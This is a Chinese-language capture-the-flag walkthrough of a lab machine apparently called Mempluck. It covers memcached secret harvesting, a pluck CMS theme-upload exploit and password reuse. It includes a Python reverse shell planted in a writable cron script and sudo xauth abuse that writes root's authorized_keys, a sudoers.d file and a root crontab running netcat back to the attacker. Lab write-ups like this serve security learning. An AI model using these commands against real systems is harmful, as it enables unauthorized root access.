


Mempluck

端口扫描

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 10.0 (protocol 2.0)
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.66 ((Unix))
http-title: Hello World! - MemPluck				
_Requested resource was http://192.168.39.157/?file=hello-world				
http-cookie-flags:				
/:				
PHPSESSID:				
_ httponly flag not set				
http-methods:				
_ Supported Methods: GET HEAD POST OPTIONS				
_http-server-header: Apache/2.4.66 (Unix)				
http-robots.txt: 2 disallowed entries				
_/data/ /docs/				
_http-generator: pluck 4.7.16				
11211/tcp	open	memcached	syn-ack ttl 64	Memcached 1.6.32 (uptime 31 seconds)
MAC Address: 08:00:27:56:E8:30 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)				

11211 端口是 `memcached` 的服务，先做简单的信息收集，能发现有好几个 `secret`

```
memcstat --servers=192.168.39.157
memcdump --servers=192.168.39.157
```



本来想爆破的，发现直接给我锁住了，所以我的第一反应就是肯定有一个方法可以判断出来里头的有一个特殊的

相同的命令再跑一遍，发现竟然变化了，对比一下，发现 `secret7:sw3H5nYR6jVPp5Ks` 是不变的，再让ai写个监控脚本，发现确实是有这一条不变

尝试对应版本漏洞 [CVE-2022-26965](#)，通过上传 `theme` 压缩包获得 `webshell`

密码复用，获得 `taditto:sw3H5nYR6jVPp5Ks`


很容易能发现 `/opt` 对 `taditto` 组可写，而且py有一条很明显的注释提示定时任务 `# /opt/init_memcached.py crontab`

`pspy` 监听一下，发现是 `1001` 的定时任务，那就王炸方案，改成反弹 `shell`

```
import socket
import subprocess
import os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.39.142", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(["/bin/sh", "-i"])
```

`sudo -l` 发现 `/usr/bin/xauth`，让我想起了一个之前的靶机 `Type`

尝试用 `xauth source` 读一下文件，发现能读到 `root` 的私钥



复盘


研究了一下写的方案，类似redis的那个小垃圾堆方案

格式

```
xauth -f /target/path add <display> <protocol> <hexkey>
```

```
HEX=$(printf '\n%s\n' "$(cat id_rsa_kong.pub)" | xxd -p -c 99999)
```

```
sudo xauth -f /root/.ssh/authorized_keys add Mempluck/unix:7 DEMO "$HEX"
```



[非常好的文章](#)，使我大脑旋转

写 `/etc/sudoers.d`

```
HEX_SUDO=$(printf '\nscdyh ALL=(ALL) NOPASSWD:ALL\n' | xxd -p -c 99999)
```

```
sudo /usr/bin/xauth -f /etc/sudoers.d/zz_xauth_poc add Mempluck/unix:11 DEMO "$HEX_SUDO"
```

写 `/etc/crontabs/root`

```
HEX_CRON=$(printf '\n* * * * * busybox nc 192.168.39.142 5555 -e sh\n' | xxd -p -c 99999)
```

```
sudo /usr/bin/xauth -f /etc/crontabs/root add Mempluck/unix:21 DEMO "$HEX_CRON"
```